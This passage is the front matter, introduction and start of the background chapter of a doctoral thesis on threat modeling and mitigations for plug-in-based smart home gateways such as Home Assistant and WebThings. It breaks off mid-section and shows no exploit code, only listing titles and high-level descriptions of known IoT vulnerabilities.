

Politecnico di Torino

ScuDo
Scuola di Dottorato ~ Doctoral School
WHAT YOU ARE, TAKES YOU FAR

Doctoral Dissertation
Doctoral Program in Computer and Control Engineering (36^{th}cycle)

Securing IoT Gateways in Smart Home Environments

By

Luca Mannella

******

Supervisor(s):
Prof. Fulvio Corno, Supervisor
Prof. Antonio Lioy, Co-Supervisor

Doctoral Examination Committee:
Prof. Claudio Ettore Casetti, Politecnico di Torino
Prof. Davide Ferraris, University of Malaga
Prof. Giorgio Giacinto, Referee, University of Cagliari
Prof. Luigi Patrono, Referee, University of Salento
Dr. Andrea Vesco, LINKS Foundation

Politecnico di Torino
2024

Declaration

I hereby declare that, the contents and organization of this dissertation constitute my own original work and does not compromise in any way the rights of third parties, including those relating to the security of personal data.

Luca Mannella
2024

* This dissertation is presented in partial fulfillment of the requirements for **Ph.D. degree** in the Graduate School of Politecnico di Torino (ScuDo).

Acknowledgements

Pursuing a Ph.D. has been a very long and arduous journey. Obviously, like every tough journey, it would not be the same without all the people walking beside me. Your support has been instrumental in shaping my research and personal growth, and I am deeply grateful for it.

Therefore, let's start with a thank you to my supervisor, Prof. Fulvio Corno. His guidance and our interactions, despite our differences, have been instrumental in shaping me as a researcher and a person. He helped me to be more brief, independent, and proactive. Then, I would like to thank Prof. Luigi De Russis, who was basically my unofficial co-advisor at the beginning of this experience. He guided me to take my first steps in the world of research and teaching at a university.

Another special thanks goes to Dr. Daniele Canavese and Dr. Leonardo Regano, formerly researchers here in Politecnico. They helped me in many different ways, at any time of the day or night, and I am really thankful for their support! I hope that we continue to work together even if far away. Same for Dr. Teodoro Montanaro. We have never written a paper together, but I am thankful for your precious advice! Particularly, I would like to further thank Dr. Canavese, who really helped me in crafting the final version of this manuscript.

Then, thank you to Prof. Stefano Di Carlo. During my time in lab 6, he gave me advice and opinions about my research, even if it was not his duty at all. In addition, close to the end of my Ph.D. journey, he opened the doors of his research group to me. I am genuinely thankful for that!

Remaining in my research labs, I would also like to thank everyone who spent time with me in lab 6 and lab 10 of our department. Each one of you affected my life, professionally and personally, someone more, someone less. However, without you, this experience would not have been the same! You are too many to thank, so I will not list you one by one! However, among this long list, a special mention

to all the master's students that I supervised during their master's thesis: Antonino (Nino), Daniele, Emanuele, and Fabio. Working with you was great. You pushed me to become a better researcher and a better teacher. When you need advice, I'll always be there!

To conclude, among lab people, a special thanks goes to a new colleague I consider also an old friend: Dr. Roberta Bardini. Your precious advice (started years ago during my master's thesis) and your continuous support were invaluable to me.

Remaining "within the walls of Politecnico", I also want to thank all my friends from the Mu Nu Chapter of IEEE-HKN and the PoliEtnico's choir. The time spent with you guys was great!

Before thanking all the people "outside Politecnico", I would like to thank the thesis reviewers for evaluating my work and for helping me improve the final version of this manuscript. Moreover, I want to thank all the members of the examination committee for the time they dedicated to this very important step of my career.

Outside my university, I want to thank all my wonderful friends from Andora, Torino (including those who don't live here anymore), and all the friends I met traveling during these years! A special mention among all these people goes to Nicolò, the only "non-researcher" who tried to solve my research problem (you know, without you, I probably never would have had my master!), and Julia, who stayed by my side at the beginning of this crucial part of my career.

However, among all these people, I can't forget to thank from the bottom of my heart a person who is a "colleague", my unofficial psychotherapist, and one of the greatest friends I have in life. Thank you, Dr. Riccardo Villa, for continuously helping me stay on track in my life and reminding me that this job should be done by people with a lot of passion, like you!

To conclude, last but not least, thanks to my family. They don't really know what I do in my life now, but I am sure they are happy that I haven't asked them for money after my master's. Thanks to my mother, Mirella, my father, Salvatore, and my godmother, Tiziana. Your continuous support over the years made me the man I am today. Among my family, I want to thank particularly my mother, who pushed me to start this journey and always believed I could arrive at its end.

Thank you all, from the bottom of my heart!
Luca

Abstract

The Internet of Things (IoT) has seen increasing adoption in residential settings, leading to a proliferation of IoT devices within homes. While offering enhanced functionality and convenience, IoT devices also introduced challenges in terms of management and security. Indeed, managing a large set of IoT devices individually can be cumbersome for users, especially considering the diverse nature of this class of devices.

To help users handle their devices, Smart Home Gateways (SHGs) have been introduced. An SHG serves as a central point for managing and coordinating IoT devices, simplifying the users' tasks. SHGs can also provide an additional layer of security by acting as a buffer between the IoT devices and the Internet, thereby protecting the devices from direct exposure to potential threats online. Moreover, SHGs can be equipped with additional security mechanisms, following the security-in-depth approach.

To encourage the adoption of those solutions and to allow manufacturers and developers to easily include their devices, SHGs are often designed in an extensible way, allowing anyone to produce their own plug-ins. However, the extensibility of SHGs, which allows developers to add their own code, can potentially introduce new security issues. This makes the design and management of SHGs (and their plug-ins) a critical aspect of IoT security in residential settings.

Against this backdrop, the goal of this thesis is to analyze the sources of security issues in plug-in-based SHGs through the definition of an ad-hoc threat model aimed at identifying the main risky behaviors from the point of view of plug-in developers. After validating the model through proof-of-concept implementations, expert assessments, and user surveys, the model served as a foundation for the subsequent development of mitigation solutions based on existing industry standards founded on code integrity, network access control, and outsourcing security functionalities from

resource-constrained IoT devices to the Smart Home Gateway. To validate these mitigation solutions, a series of experiments were conducted through a laboratory setup. The achieved results demonstrated their effectiveness in enhancing the security posture of the protected network.

In conclusion, by enhancing the security of plug-in-based Smart Home Gateways, this thesis offers a framework for bolstering the security of smart home environments.

Contents

List of Figures **xi**

List of Tables **xiv**

1 Introduction **1**

1.1 Context 1

1.2 Motivation 4

1.3 Main Thesis Contributions 5

1.4 Document Structure 6

2 Background **8**

2.1 Context 8

2.2 Smart Home Gateways 10

2.2.1 Home Assistant 12

2.2.2 WebThings 16

2.3 Threat Modeling 20

3 A Threat Model for Extensible Smart Home Gateway **23**

3.1 Related Work 24

3.1.1 Research Methodology 25

3.2 Reference Architecture 26

3.3 Threat Model 28
3.3.1 Confidentiality 29
3.3.2 Integrity 29
3.3.3 Availability 29
3.3.4 Authentication 30
3.3.5 Authorization 30
3.3.6 Non-Repudiation 31
3.4 Exploiting Proposed Threats 31
3.4.1 Developed Proofs of Concept 32
3.4.2 Experimental setup 35
3.4.3 Discussion and limitations 36
3.5 Can Developers Accidentally Exploit Proposed Threats? 38
3.5.1 Developed Proofs of Concept 39
3.5.2 Experimental Setup 60
3.5.3 Surveys 61
3.5.4 PoCs Discussion and Limitations 73
3.6 Discussion 75
3.7 Conclusions 76

4 An Extended MUD Architecture to Enhance Smart Home Security 78
4.1 Background 80
4.1.1 Manufacturer Usage Description (MUD) 80
4.1.2 Network Policies Management 86
4.2 Related Work 87
4.2.1 Research Methodology 89
4.3 Proposed Architecture 90
4.3.1 MUD Generation Workflow 92

4.4 Validation through a Proof of Concept . . . 93
4.4.1 Proof of Concept Components . . . 95
4.4.2 Creating Developers' Contributions . . . 96
4.4.3 Protecting Developers' Contributions . . . 97
4.4.4 MUD Validation . . . 100
4.4.5 MUD Policies Overlapping . . . 103
4.4.6 PoC Workflow . . . 117
4.4.7 Discussion . . . 119
4.5 Experimental Results . . . 121
4.5.1 Experimental Setup . . . 121
4.5.2 Results . . . 124
4.5.3 Performance Impact . . . 126
4.6 Discussion and Limitations . . . 127
4.7 Conclusions . . . 131
4.7.1 Future Work . . . 132

5 Outsourcing Resource-constrained Device's Security 133
5.1 Background . . . 135
5.1.1 Virtual Private Network (VPN) . . . 135
5.1.2 Intrusion Detection/Prevention System (IDS/IPS) . . . 138
5.1.3 Virtual Network Security Function (vNSF) . . . 141
5.2 Related Work . . . 142
5.2.1 Research Methodology . . . 145
5.3 The IoT Proxy . . . 146
5.3.1 Architecture . . . 146
5.3.2 Integrated vNSF . . . 147
5.4 Experimental Results . . . 152

5.4.1 Identifying attacks and network traffic model performance . 153
5.4.2 Overhead 159
5.4.3 Discussion 160
5.5 Conclusions 163
5.5.1 Future Work 163

6 Conclusions **165**
6.1 Summary of Contributions 165
6.2 Future Work 166

References **168**

Appendix A Publications **182**
A.1 International Journals 182
A.2 Proceedings 183

List of Figures

1.1 The smart homes global growth from 2017 to 2025 (in Millions). . . 2

2.1 High-level view of a Smart Home Gateway and its interactions with users and devices. 11

2.2 High-level view of Home Assistant OS architecture. 13

2.3 High-level view of WebThings architecture. 17

2.4 High-level view of WebThings Gateway's architecture. 19

3.1 Reference smart home architecture. 27

3.2 `light_consumption` in the Home Assistant dashboard. 40

3.3 `button_lights_off` in the Home Assistant dashboard. 42

3.4 `sensor_avg_temp` in the Home Assistant dashboard. 43

3.5 `button_off` in the Home Assistant dashboard. 44

3.6 `light_brightness` in the Home Assistant dashboard. 45

3.7 A set of lights (including `light_all`) in the Home Assistant dashboard. 47

3.8 Two different weather adapters in the WebThings dashboard: `adapter-weather` and `weather-adapter`. 49

3.9 `lights-off-extension` in the WebThings dashboard. 52

3.10 The two plugs integrated by the `smart-plugs-adapter` add-on in the WebThings dashboard. 53

3.11 `things-off-extension` in the WebThings dashboard. 55

3.12 `plug-smart-adapter` in the WebThings dashboard. 57

4.1 Workflow of a standard MUD architecture. 82

4.2 Workflow of the proposed architecture. The picture shows the role of the SHG in generating and providing a gateway-level MUD file. . 93

4.3 Flowchart of the validation process. 102

4.4 Two rules *Inclusively Matching*. 106

4.5 Optimizing rules *Inclusively Matching*: the smallest rule is removed. 106

4.6 An example of two rules *Exactly Matching*. 107

4.7 Optimizing rules *Exactly Matching*: one rule is removed. 107

4.8 An example of two rules *Partially Matching*. 108

4.9 Optimizing rules *Inclusively Matching*: rules are merged. 109

4.10 An example of two conflicting rules *Partially Matching*. 113

4.11 Example of conflict resolved for rules *Partially Matching* (resolution strategy: ATP or LSTP). 115

4.12 An example of two conflicting rules *Inclusively Matching*. 117

4.13 Example of conflict resolved for rules *Inclusively Matching* (resolution strategy: DTP and LSTP). 117

4.14 Schema and workflow of the developed Proof of Concept architecture. 119

4.15 The deployed Proof of Concept setup. 123

4.16 A Home Assistant dashboard with some integrations installed. Among them, the MUD Aggregator is visible under “Buttons”. 124

5.1 A high-level workflow of the IoT Proxy. 148

5.2 IDS/IPS vNSF workflow. 150

5.3 Class accuracies for the coarse-grained model. 156

5.4 Macro-averaged OVR ROC curve for the coarse-grained model. . . 157

5.5 Macro-averaged OVR ROC curve for the fined-grained model. . . . 159

5.6 Overhead of the IoT proxy components. 160

List of Tables

2.1 Feature comparison among different Home Assistant releases. . . . 14

3.1 Number of papers obtained for each research query related to Smart Home Threat Modeling and their rate of increase. 26

3.2 Specifications of devcontainer testing environment. 36

3.3 Specifications of Virtual Machine testing environment. 36

3.4 Specifications of the laptop used as a testing environment. 37

3.5 Specifications of WebThings Virtual Machine testing environment. . 60

3.6 Experts background information. The expertise in Python and JavaScript are on a scale from 1 to 5. 62

3.7 Novice Developers Experts background information. Each column reports the number of years dedicated to the specific specific research area. 62

3.8 Security Experts background information. 63

3.9 Average values related to Home assistant PoCs computed after interviewing the two groups of experts. 64

3.10 Average values related to Home assistant PoCs examined only by Novice Developers Experts. 64

3.11 Average values related to Home assistant PoCs examined only by the cybersecurity researchers. 65

3.12 Average values related to WebThings PoCs computed after interviewing the two groups of experts. 65

3.13 Average values related to WebThings PoCs examined only by Novice Developers Experts. 66

3.14 Average values related to WebThings PoCs examined only by the cybersecurity researchers. 66

3.15 Composition of all the Home Assistant user surveys. 68

3.16 Composition of all the WebThings user surveys. 68

3.17 Number of obtained responses per platform. 68

3.18 Number of obtained responses for Home Assistant. 69

3.19 Number of obtained responses for WebThings. 69

3.20 Source used by participants to reach the survey. 70

3.21 Source used by participants to reach the survey. 70

3.22 Users survey participants' seniority. 71

3.23 Users survey participants' perceived competence with the programming language. 71

3.24 User Survey results for Home Assistant PoCs. 73

3.25 User Survey results for WebThings PoCs. 73

4.1 Number of papers obtained for each research query related to Manufacturer Usage Description (MUD) standard and their rate of increase. 90

4.2 Strictness levels and associated behavior. 100

4.3 Specifications of Raspberry Pi model 3B. 121

4.4 Specifications of the router (working also as MUD manager). 122

4.5 Specifications of the Smart Home Gateway. 122

4.6 Home Assistant's reboot times (when not specified expressed in minutes:seconds) 127

5.1 Number of papers obtained for each research query and their rate of increase. 146

5.2 Features for the flow classification. The checkmark (✓) means that the specific feature is considered during the training phase. 152

5.3 Flows count by protocol. 153

5.4 Flow counts by attack and device category. 154

5.5 Some mean statistics by attack and device category. 155

5.6 Classification statistics for the coarse-grained model. 156

5.7 Classification statistics for the fine-grained model. 158

5.8 Features of the IoT Proxy testing platform. 159

5.9 Results obtained by the authors of the CIC IoT Dataset 2023 using a Random Forest to classify network traffic. 162

List of Listings

3.1 Retrieving a reference to an integration via the Garbage Collector. . 33
3.2 Accessing and modifying the secret of `switch_target`. 34
3.3 Altering the state of `switch_target`. 34
3.4 Turning and keeping the `switch_target` off for a few seconds. . . . 35
3.5 Toggling continuously the `switch_target`. 35
3.6 Exploiting T1 on Home Assistant: accessing a wrong configuration parameter through `secrets.yaml` file instead of using a proper access method. 40
3.7 Exploiting T2 on Home Assistant: spreading sensitive users' information. 42
3.8 Exploiting T3 on Home Assistant: changing devices' states out of the scope of the developed integration. 42
3.9 Exploiting T4 on Home Assistant: compromise data integrity of other instances of the same integration. 43
3.10 Exploiting T5 on Home Assistant: the target on which the `turn_off()` method is invoked is not properly updated among iterations. 44
3.11 Exploiting T6 on Home Assistant: compromise one functionality of other instances of the same integration. 46
3.12 Exploiting T7 on Home Assistant: generating an infinite loop. Users cannot control lights anymore. 47
3.13 Exploiting T8 on Home Assistant: the time among write operations is erroneously set. 48
3.14 Wrong data path in `weather-adapter`. 50
3.15 Exploiting T1 on WebThings: the wrong hard-coded path allows the use of a token stored outside the add-on scope. 50
3.16 Exploiting T2 on WebThings: the wrong hard-coded path allows the spread of a token stored outside the add-on scope. 51

3.17 Exploiting T3 on WebThings: changing devices' states out of the scope of the developed add-on. 52
3.18 Exploiting T4 on WebThings: compromise power consumption data integrity of the plugs. 54
3.19 Exploiting T5 on WebThings: the target on which the API is called is not properly updated among iterations. 55
3.20 Exploiting T6 on WebThings: compromise a functionality of an add-on outside the scope of `plug-smart-adapter`. 56
3.21 Exploiting T7 on WebThings: users cannot turn on anymore the last entity of the array. 58
3.22 Exploiting T8 on WebThings: the time among write operations is erroneously set. 59
4.1 Header fields of a MUD file. 83
4.2 Declaration of outgoing and incoming connections allowed or explicitly forbidden in a MUD file. 84
4.3 Definition of outgoing and incoming connections allowed or explicitly forbidden in a MUD file. 84
4.4 A piece of the JSON schema used to validate MUD files and snippets. 102
4.5 Two ACEs *Partially Matching*. 108
4.6 Two ACEs *Partially Matching* merged into one rule. 110
4.7 An example of two conflicting rules *Partially Matching*. 113
4.8 Example of conflict resolved for rules *Partially Matching* (resolution strategy: ATP or LSTP). 115

Chapter 1

Introduction

1.1 Context

The proliferation of Internet of Things (IoT) technologies has revolutionized the way we interact with and manage our living spaces. Despite the chip shortage in recent years, the IoT market continues to grow. According to the report published in May 2023 by IoT Analytics [1], there were 14.4 billion active endpoints in 2022, and this considerable number is intended to continue growing. Indeed, in the same report, the scholars estimated approximately 30 billion connected IoT devices for 2027.

Unfortunately, such a diffusion comes with a price. Indeed, the consequences of compromised IoT devices can be severe. A compromised IoT device is not only dangerous for itself, but it can even impact other machines connected to the same network [2], or they could be involved in massive Distributed Denial of Service (DDoS) attacks (similar to the infamous Mirai Botnet incident [3]). Moreover, some security vulnerabilities can even have a direct impact on the health of people. To provide an example, a well-known cybersecurity vulnerability in the IoT field was found in the implantable cardiac devices created by St. Jude Medical[1], now part of Abbott Laboratories. The vulnerability was located in the transmitter, known as "Merlin@home", which reads the cardiac device's data and shares it remotely with doctors without authentication or encryption. This flaw could allow an attacker to impersonate a transmitter unit and communicate with the cardiac device. Therefore,

[1] https://www.muddywatersresearch.com/research/stj/mw-is-short-stj/, last visited on September 16, 2024.

through this weakness, malicious users could control the device, depleting the battery or administering incorrect pacing or shocks.

This great diffusion also had an impact on residential environments. Indeed, the pervasive integration of IoT technologies within our houses has ushered in an era of unprecedented connectivity and convenience. Within the IoT domains, smart homes started to be very widespread all around the world in the last few years [4]. Among the different definitions used for this concept [5], one of the first definitions of a smart home was "a dwelling incorporating a communications network that connects the key electrical appliances and services, and allows them to be remotely controlled, monitored or accessed" [6]. To provide some data, according to Statistica.com[2], smart homes number increased from more than 141 million in 2017 to more than 478 million in 2023 (i.e., a growth of more than 339% in less than 10 years). This information is graphically represented in Figure 1.1.




Fig. 1.1 The smart homes global growth from 2017 to 2025 (in Millions).

Unfortunately, the proliferation of smart home systems, while promising convenience and automation, has brought concerns regarding the security of IoT devices integrated into these environments. An extensive study conducted by Kumar et al. [4] analyzed around 16 million real-world houses worldwide, discovering that more than 40% of global houses are equipped with at least one IoT device. This percentage soars to over 70% for North American homes. Disturbingly, the study unveiled that a significant portion of the examined dwellings contained IoT devices harboring known vulnerabilities (with the potential for even more undiscovered weaknesses), leaving these devices susceptible to exploitation.

[2] https://www.statista.com/forecasts/887613/, last visited on September 16, 2024

Considering that managing a large set of IoT devices individually can be cumbersome for users, especially considering the diverse nature of the IoT devices installed in smart homes, Smart Home Gateways (SHGs) have been introduced. As the backbone of smart home ecosystems, SHGs can play a pivotal role in facilitating seamless communication and interoperability among diverse IoT devices. Indeed, they can be seen as network gateways specifically tailored to manage smart homes and smart home devices. In addition, SHGs can also provide an additional layer of security by acting as a buffer between the IoT devices and the Internet, thereby protecting the devices from direct exposure to potential threats online. In certain circumstances, SHGs have also been used to enhance the security of the network by implementing additional security features [2, 7].

To encourage more manufacturers and developers to integrate new devices and functionalities into smart home environments, designers and creators of Smart Home Gateways frequently design them in an extensible way. This modular approach facilitates customization and interoperability, allowing users to tailor their smart home environments to their specific needs and preferences. For this reason, many Smart Home Gateways were designed to be extensible. Among them, there are open source SHGs (like Home Assistant [8], OpenHAB [9], and WebThings [10]) that can be typically directly extended by the developers, and even commercial solutions like Amazon Alexa, or Apple and Google Home, that can be enhanced through dedicated apps or skills.

Moreover, when SHGs are designed in an extensible way, their capability of managing the smart home can be easily enhanced by any developer, including end-users and non-experts. However, the extensibility afforded by SHG plug-ins introduces a layer of complexity, exposing these systems to an array of potential vulnerabilities, threats, and exploits. Indeed, developers might inadvertently introduce vulnerabilities into the system through insecure coding practices. In addition, the gateway, being a central point of control, could become a prime target for attackers if not properly secured. The security implications inherent in plug-in development are manifold. They range from vulnerabilities in code integrity, which can be traced back to insecure coding practices, to lapses in network access control, which can result from inadequate security measures at the gateway or device level. In essence, while the extensibility of SHGs allows for enhanced functionality, it also opens up potential avenues for security breaches, making the careful design and management of these systems crucial. To overcome this issue, programmers should create their

integrations following dedicated guidelines, taking advantage of supporting development tools (often provided by Integrated Development Environments), and verifying the correctness of their code through specific testing mechanisms.

Extending third-party software is not a new concept in software development. Many other products and platforms provide developers with the possibility to integrate new functionalities. These software extensions go by various names, such as software modules, plug-ins, integrations, extensions, add-ons, and many more. This thesis, in the majority of the cases, will use "plug-in" to refer to a generic extension to the core functionality of a Smart Home Gateway.

1.2 Motivation

Considering the scenario described so far, the motivation for this thesis is twofold. Firstly, there exists a critical need to understand and address the security implications associated with plug-in-based SHGs. As the cornerstone of modern smart home environments, SHGs should safeguard the privacy, security, and integrity of user data and devices. Failure to adequately address security vulnerabilities in plug-in development processes may undermine user trust and confidence in smart home technologies, thereby impeding widespread adoption and innovation in this burgeoning field.

Secondly, the increasing prevalence of IoT devices in residential settings underscores the urgency of addressing security concerns at the systemic level. The interconnected nature of smart home ecosystems means that a compromise in one device or component can potentially cascade to affect the entire network. By proactively identifying and mitigating security issues in smart homes managed by plug-in-based SHGs, this research seeks to enhance the resilience and robustness of smart home environments, thereby mitigating the risk of cyber threats and intrusions.

Against this backdrop, the goal of this thesis is to analyze the sources of security issues in plug-in-based SHGs through the definition of an ad-hoc threat model aimed at identifying the main risky behaviors from the point of view of plug-in developers. Starting from this analysis, the thesis proposes mitigation solutions based on extending existing standards founded on code integrity, network access

control, and outsourcing security functionalities from resource-constrained IoT devices to the Smart Home Gateway.

1.3 Main Thesis Contributions

The first contribution of this thesis lies in the development and validation of a bespoke **threat model** tailored specifically for plug-in-based SHGs. Building upon existing research in smart home security and threat modeling, this model can help developers identify, categorize, and mitigate security risks associated with the plug-in development process. By delineating the underlying sources of security vulnerabilities, the threat model enables developers to adopt proactive measures to enhance the security posture of their plug-ins (and, consequently, of the whole SHG). To verify the feasibility of the threats described in the model, a set of Proofs of Concept was implemented. Then, through expert assessments and user surveys, the model was further **validated**, also exploiting the eventuality that the described threats could be introduced by mistake by inexperienced programmers.

Then, this research extends beyond theoretical abstraction to propose practical **mitigation strategies** grounded in standards and best practices. These strategies encompass a range of measures, including **code integrity checks**, **network access controls**, and **security outsourcing**.

Specifically, the thesis proposes an architecture pivoted on a Smart Home Gateway capable of using the Manufacturer Usage Description (MUD) standard ([11]) to reduce the communications to and from the SHG. Additionally, this solution provides also an integrity verification mechanism able to detect if developers' contributions were altered during their execution. Besides this mitigation strategy, the thesis proposes another IoT gateway capable of managing some security functionalities in networks composed of resource-constrained IoT devices.

By integrating these mitigation strategies into plug-in development workflows and smart home management, developers and users can mitigate the risk of security breaches and enhance the overall security of their dwellings. To validate these mitigation strategies, a series of experiments were conducted through a laboratory setup. The achieved results demonstrated their effectiveness in enhancing the security posture of the protected network.

Through theoretical inquiry and empirical validation, this thesis offers actionable insights aimed at fortifying the security posture of plug-in-based SHGs. By addressing the multifaceted security challenges inherent in plug-in development, this research seeks to pave the way for safer, more secure, and more resilient smart home environments.

1.4 Document Structure

This thesis is structured as follows:

Chapter 2 provides an overview of the main concepts necessary to properly understand the content of this document.

Chapter 3 presents a threat model designed for Smart Home Gateways extensible through plug-ins [12]. The model was designed with a twofold purpose in mind. On the one hand, it could be considered as a set of guidelines for developers to avoid introducing security issues into their plug-ins. On the other hand, it helps plug-in developers understand which kind of security issue could originate from other plug-ins installed on the SHG and affect their owns. Those two points should help developers in designing more accurate and resilient plug-ins. The chapter delineates the development and validation of the bespoke model, elucidating the key findings and implications. Specifically, the model was **validated** through proof-of-concept implementations—which allows the verification of the feasibility of the threats—and through **two different steps of surveys** involving two groups of experts in-person and a set of developers recruited online.

Chapter 4 describes an architecture pivoted on a Smart Home Gateway [13] capable of improving the security posture of the smart home by properly controlling the integrity of the SHG's plug-ins and limiting possible network connections. Specifically, this framework is capable of dynamically generating network access control rules based on the Manufacturer Usage Description (MUD) standard (RFC 8520 [11]). The architecture also considers the presence of an integrity verification mechanism able to detect if developers' contributions were altered during their execution. A Proof of Concept (PoC) of this framework was developed for a widespread open source Smart Home Gateway: Home Assistant [8]. Then, the PoC was extensively tested in a laboratory setup.

Chapter 5 presents a solution capable of outsourcing some security functionalities from resource-limited IoT devices to a dedicated IoT gateway: the IoT proxy [14]. This solution was conceived to be deployed in any kind of gateway, from Smart Home Gateways to gateways designed to work in industrial environments. An implemented Proof of Concept was tested and validated in a laboratory setup.

Chapter 6 concludes the thesis and provides insight into future research opportunities.

Chapter 2

Background

In this chapter, the thesis provides some background context related to the research topics discussed in the following chapters. Then, the document delves into the specific context of smart home environments, highlighting the role of smart home gateways. Indeed, considering that this thesis has some experimental parts developed on open-source Smart Home Gateways (SHGs), Section 2.2 provides relevant information about SHGs and the gateways adopted in the developed Proofs of Concept. To conclude, this chapter describes the main concepts behind Threat Modeling (Section 2.3) and presents some threat models used for IoT applications.

2.1 Context

The Internet of Things (IoT) refers to the network of interconnected devices that communicate and exchange data with each other over the Internet. These devices range from everyday household items, such as smart thermostats, lighting systems, and security cameras, to industrial sensors and medical devices [15]. Thanks to their connection capabilities, they are now embedded in various aspects of daily life, enabling automation, data collection, and remote control capabilities [16]. The great expansion of the IoT has made this domain very popular not only for scholars and expert developers but also for hobbyists and novice programmers. Unfortunately, such growth comes with a price. This increasing number of IoT applications are too often conceived, programmed, and deployed without incorporating adequate privacy and security in the process [4, 17]. These concerns could also be exacerbated by the

inherent resource constraints of some classes of IoT devices, which limit their ability to implement robust security measures [18].

Security flaws in IoT systems can manifest at various levels, from the devices themselves to the cloud platforms designed to manage them. To provide an example, a few years ago, a Common Vulnerability and Exposure (CVE) entry was created for a core component of ThroughTek's Kalay Platform 2.0 [19], a cloud-IoT platform designed to be easily accessible by users. This particular vulnerability could allow a malicious actor to steal users' credentials to access one of their devices. To exploit this vulnerability, the attacker would need to obtain the unique identifier of the device. They could then register another device with the same identifier on the network, overwriting the original device on Kalay servers. Once the association is established, the server will direct the next victim connection to the attacker, enabling them to steal the credentials.

From these premises, it is easy to understand how complex it is to construct a completely secure system that demands a full comprehension of all the involved issues. The diverse and distributed nature of IoT environments further complicates this task, as IoT devices often communicate over various protocols and networks, expanding the potential attack surface [16]. Additionally, the heterogeneity of IoT devices, coupled with their often limited computational resources, presents significant challenges in implementing conventional security measures such as encryption, secure communication, and Intrusion Detection Systems (IDSs) [20].

Considering that novice programmers developing IoT applications already consider it arduous to integrate and configure various subsystems [21], the challenge of developing secure IoT applications is even greater. With a limited understanding of advanced programming concepts and security practices, they may inadvertently introduce vulnerabilities during the development process. However, if guided through this process, even inexperienced programmers can achieve a fundamental level of security by implementing security-by-design principles and adhering to a proper set of guidelines during their development process [22]. Moreover, as described in [17], IoT developers can (and should) adopt security middleware and best practices capable of mitigating common security risks and contributing to creating more resilient IoT ecosystems.

The increasing deployment of IoT devices in smart homes exemplifies both the potential benefits and risks associated with this technology. Smart home envi-

ronments, which rely on IoT devices for automation and control, are particularly vulnerable to security breaches due to the interconnectivity of devices and the critical functions they perform [23]. As IoT continues to evolve, ensuring the security of these devices, particularly within smart home gateways, remains a paramount concern. The need for secure, scalable, and user-friendly solutions will continue to grow as the adoption of IoT expands across different domains.

2.2 Smart Home Gateways

Smart Home Gateways (SHGs) are software solutions serving as a centralized control hub for connecting and managing smart home devices. They can be hosted on dedicated machines or integrated into nodes already present in the smart home network (e.g., a router or a PC). A SHG can be seen as the backbone of smart home ecosystems, playing a pivotal role in facilitating seamless communication and interoperability among diverse IoT devices. Indeed, they can be seen as network gateways specifically tailored to manage smart homes and smart home devices. In addition, SHGs can also provide an additional layer of security by acting as a buffer between the IoT devices and the Internet, thereby protecting the devices from direct exposure to potential threats online. In certain circumstances, SHGs have also been used to enhance the security of the network by implementing additional security features [2, 7]. Typically, they also function as an interface between the Internet of Things (IoT) devices inside the dwelling and the smart home users, facilitating remote control and automation via web interfaces and applications tailored to interact with the gateway itself. Users can generally connect with the SHG locally or through an internet connection.

The creators of SHGs often design these software solutions in an extendable way to incentivize additional manufacturers and developers to incorporate new devices and functions into smart home environments. In the case of IoT device manufacturers, they can be interested in extending the SHG software to support their devices to sell more units or to increase their brand awareness. Considering software developers, they can be interested in introducing new functionality for many different purposes (e.g., as a hobby, to improve their skills, to increase their fame, to make a profit, because they are also using the SHG and they desire to have new functionalities, and many more). Because of this modular approach's ease of

customization and interoperability, final users (i.e., people who are not developers and are only interested in using the SHG) can adapt their smart home surroundings to suit their unique requirements and tastes.

SHG software can be hosted on dedicated physical devices, or they can even embedded in virtual environments where other applications are running. Figure 2.1 graphically represents a Smart Home Gateway and its interactions with users and devices.




Fig. 2.1 High-level view of a Smart Home Gateway and its interactions with users and devices.

As smart home technology evolves, SHGs are poised to play a pivotal role in shaping future developments. The core functionalities of smart home gateways encompass the following:

